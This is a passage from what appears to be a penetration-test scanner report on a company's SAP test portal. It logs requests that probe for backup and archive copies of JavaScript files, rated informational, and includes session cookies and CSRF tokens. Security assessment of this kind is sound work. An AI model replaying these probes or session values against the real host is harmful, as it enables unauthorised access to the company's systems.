https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
```

```
var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/mxem.js.bak?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 10:59:35 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.119. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.cbz

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.cbz?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:57:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/pupg.js.cbz?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:57:19 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
```



```
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {0063adfa}<br><hr>
Thu Jun 30 12:57:19 2022

</body></html>
```

23.120. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.ear

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.ear?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QPT|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:58:56 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
```

```
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 95590

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/grxb.js.ear?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 10:58:58 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://*.data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.121. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.gz

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/webdynpro/ssr/wda_ls_main.js

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.gz?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
```

```
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:57:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 95590

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowld = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/mnz.js.gz?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zXxXKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:57:32 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
```

```
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
